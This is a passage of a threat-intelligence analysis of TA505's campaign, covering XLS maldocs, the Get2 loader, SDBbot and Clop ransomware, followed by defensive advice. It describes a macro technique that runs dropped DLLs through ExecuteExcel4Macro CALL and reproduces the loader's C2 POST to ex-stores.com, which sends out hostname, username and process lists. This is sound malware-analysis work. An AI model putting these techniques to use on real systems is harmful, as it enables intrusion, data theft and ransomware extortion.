
$ diff <(exiftool Form\ F-12189.xls) <(exiftool Form\ F-44754.xls)
2c2
< File Name           : Form F-12189.xls
---
> File Name           : Form F-44754.xls
4,5c4,5
< File Size           : 816 kB
< File Modification Date/Time : 2020:06:25 15:13:02+02:00
---
> File Size           : 734 kB
> File Modification Date/Time : 2020:06:25 15:13:11+02:00
7c7
< File Inode Change Date/Time : 2020:06:25 15:13:04+02:00
---
> File Inode Change Date/Time : 2020:06:25 15:13:13+02:00
14,16c14,16
< Title               : Q
< Subject              : U
< Author              : gzh
---
> Title               : pfaE
> Subject              : nudUSwT
> Author              : k
18c18
< Revision Number     : 641
---
> Revision Number     : 458
20c20
< Total Edit Time     : 18.4 hours
---
> Total Edit Time     : 14.5 hours
22c22
< Modify Date         : 2020:06:25 07:55:19
---
> Modify Date         : 2020:06:25 07:57:12
24,25c24,25
< Words               : 2696
< Characters          : 9575
---
> Words               : 2669
> Characters          : 4214
29,31c29,31
< Bytes              : 28002
< Lines               : 689
< Paragraphs         : 75
---
> Bytes              : 75897
> Lines               : 395
> Paragraphs         : 15

```


The changes are again based on random strings. The VBA project in the document stays the same:

```
$ diff -r Form\ F-12189 Form\ F-44754
Binary files Form F-12189/[5]DocumentSummaryInformation and Form F-
44754/[5]DocumentSummaryInformation differ
Binary files Form F-12189/[5]SummaryInformation and Form F-
44754/[5]SummaryInformation differ
Binary files Form F-12189/Workbook and Form F-44754/Workbook differ
```


The document features the typical instructions to “Enable Editing” and to “Enable Content”:



In case a victim does so, a fake “Microsoft Office Components” window appears:



The window is actually produced by the VBA macro code of the document itself:



The fake loading screen is likely deployed to prevent victims from closing the document too early, i.e., before the embedded malware has completed running. This is important because the Get2 loader will run within the **EXCEL.EXE** process that opened the XLS document. Once that process is closed, so is this initial malware loader.

The Get2 loader DLLs are embedded in the downloaded XLS document:

```
$ binwalk Form\F-12189\MBD007A19C2\[1\]01e10Native --dd=".*"
```


DECIMAL	HEXADECIMAL	DESCRIPTION
17513	0x4469	Microsoft executable, portable (PE)
354857	0x56A29	Microsoft executable, portable (PE)

One of the DLLs is 32-bit, the other 64-bit:

```
$ file *
4469: PE32 executable (DLL) (console) Intel 80386, for MS Windows
56A29: PE32+ executable (DLL) (console) x86-64, for MS Windows
```

The VBA macro code extracts the embedded object, and the embedded Get2 loader DLLs. It writes them (first the 64-bit, then the 32-bit version) to

`%APPDATA%\Roaming\Microsoft\Windows\Templates\libIntel{1,2}.dll` . The code then uses `ExecuteExcel4Macro` to call the `libIntel{1,2}.dll` , i.e. the Get2 loader. The called function is actually the path (in this case `vckpmd`) that should be queried from the C2:



The `ExecuteExcel4Macro` function allows to execute arbitrary Excel 4 Macro statements. In this case, `CALL("C:\Users\...\libIntel2.dll", "vckpmd", "J")` , which allows to execute code from the DLL directly from the `EXCEL.EXE` process without having to spawn an otherwise suspicious process.

First, the 64-bit DLL is called, even in a 32-bit `EXCEL.EXE` process. If that fails the 32-bit version is written to disk and called.

Get2 loader

The aforementioned `libIntel{1,2}.dll` DLL is the Get2 Loader. Its purpose is to download and execute additional TA505 malware. To this end, it first gathers some system information, then sends a POST request to the C2 server as follows:

```
POST /vckpmd HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Content-Length: 540
Host: ex-stores.com
```

```
&D=DESKTOP-B82PGF7&U=Johannes&OS=10.0&OSA=86&PR=ApplicationFrameHost.exe
%7CEXCEL.EXE%7CMicrosoftEdge.exe%7CMicrosoftEdgeCP.exe%7CMicrosoftEdgeSH
.exe%7COneDrive.exe%7CRuntimeBroker.exe%7CSDXHelper.exe%7CSearchProtocol
Host.exe%7CSearchUI.exe%7CSecurityHealthSystray.exe%7CSettingSyncHost.ex
e%7CShellExperienceHost.exe%7CSkypeBackgroundHost.exe%7CStartMenuExperie
nceHost.exe%7CSystemSettings.exe%7CWinStore.App.exe%7Cbrowser_broker.exe
%7Cdllhost.exe%7Cexplorer.exe%7Csihost.exe%7Csmartscreen.exe%7Csplwow64.
exe%7Csvchost.exe%7Ctaskhostw.exe%7C
```

The parameters send to the C2 contain the follow data from the victim's system:

- **D** : Hostname
- **U** : Username
- **OS** : Windows version
- **PR** : List of running processes

The C2 will then respond with URLs of the follow up malware to download.

SDBbot

Currently, the next stage malware of choice downloaded by TA505's Get2 loader is SDBbot [SDBbot]. SDBbot is a RAT. This stage of the infection functions as a beachhead for lateral movement and movement on objective, i.e., the deployment of the Clop ransomware. To this end, SDBbot is used to explore the infected network and load additional malware to prepare for the deployment of the Clop ransomware. One of such preparations is the deactivation of endpoint security software before deploying the Clop ransomware.

Clop ransomware

“Clop” pronounced in English sounds close to the Russian and/or Bulgarian word “клоп”, meaning “bug”. Many believe this to be the origin of the name. The Clop ransomware is derived from the CryptoMix ransomware [CryptoMix]. It is the last stage of an TA505 attack. The goal seems to be to deploy the Clop ransomware to as many systems within a victim network as possible in order to put as much pressure on the victims to pay the ransom. Encryption usually happens on the weekend to reduce the risk of personal within the victim company noticing the encryption process and stopping the ransomware attack prematurely.

CL0P^_- LEAKS

Around 2020-03-24 TA505 has started to leak stolen data from victims refusing to pay the ransom onto the Internet. To this end, they run a Tor hidden service website titled [CL0P^_- LEAKS](#) :

The screenshot shows the website interface for CL0P^_- LEAKS. At the top, there is a navigation menu with links for HOME and various domain extensions (.DE, .COM, .CO.UK, .DE, .COM, .COM, .DE). Below the navigation, there is a section for contact information with labels for Company, Street, PC/City, County, Phone, Fax, Email, and Homepage, all of which are redacted with black boxes. A 'FILES' section follows, listing several categories of leaked data with 'DOWNLOAD' links: 'Employee emails', 'Email correspondence and attachments from [redacted]', 'ALL OTHER FILES (Documents, software, photos, reports, presentations, invoices etc) 40983 files Total: 54.1 GB', and 'Databases with personal data, emails, addresses etc. and other internal company information'. The main content area displays a list of files, each with a file icon, a redacted name, a timestamp, a file type (SQL Server Databa...), and a size. The list includes files from 5/23/2020 and 6/1/2020 to 6/2/2020. A 'Page views: 3231' indicator is visible on the right side of the file list.

As of writing the site features 12 victims. This, again is used to further pressure the victims into paying.

Conclusion and Countermeasure

As this article shows determined cybercriminals, such as TA505, put a large amount of effort into their attacks. The daily consistency rotating domains and constantly updating their payloads to avoid detection clearly demonstrates that this is organized crime. The ruthless extortion of victims via public shaming further demonstrate the extend to which criminals will go to make profit.

Attacks as these can be defended against at multiple stages. As a last resort, solid backups can allow a company to bootstrap themselves back from a ransomware attack without paying the ransom. The general recommendation for backups follows the 3-2-1 rule [US-CERT]. 3

different copies, on 2 different mediums, at least 1 off-site, e.g., in the cloud. It is also advised to practice restoring systems from backups, because a backup is only successful when the data has been restored, not when it has been backed up.

Further, blocking of C2 communication at any point during the infection chain can prevent the infection from commencing to the next stage. To this end, webfilters can be used.

Last but not least, blocking the initial email will obviously prevent the whole chain from unfolding in the first place. Hornetsecurity's Hosted Spam Filtering with the highest detection rates on the market can block the outlined malicious HTML attachments. Hornetsecurity's Advanced Threat Protection extends this protection by adding additional state of the art security layers against yet unknown threats.

Even though, in terms of business, paying the ransom may outbalance the costs that go along with not paying the ransom, a ransom should not be paid. It finances the attackers, leading to more ransomware attacks. It will ensure the victim that paid will stay on the target list. Afterall, these attackers are interested in financial gain and not destruction of companies, meaning a victim that will not pay a ransom no matter what is not a good target. Obviously, this does not mean that a company known to not paying ransoms will never fall victim to ransomware again. It means attackers will likely not specifically target that specific company again. Not paying a ransom and accepting a data leak is especially hard. However, there is no guarantee the leaked data will be deleted. Only the promise of criminals. The leaked data could be sold in the underground economy, be used in future attacks, and even be used to extort the victim again at a later point in time. Last but not least, even without a public leak, a data breach is still a data breach with all its legal ramifications, such as a data breach notification and fines. Paying a ransom will not annul those.

References

- [TinyMet] <https://github.com/SherifEldeeb/TinyMet>
- [SDBbot] <https://malpedia.caad.fkie.fraunhofer.de/details/win.sdbbot>
- [CryptoMix] <https://malpedia.caad.fkie.fraunhofer.de/details/win.cryptomix>
- [US-CERT] https://www.us-cert.gov/sites/default/files/publications/data_backup_options.pdf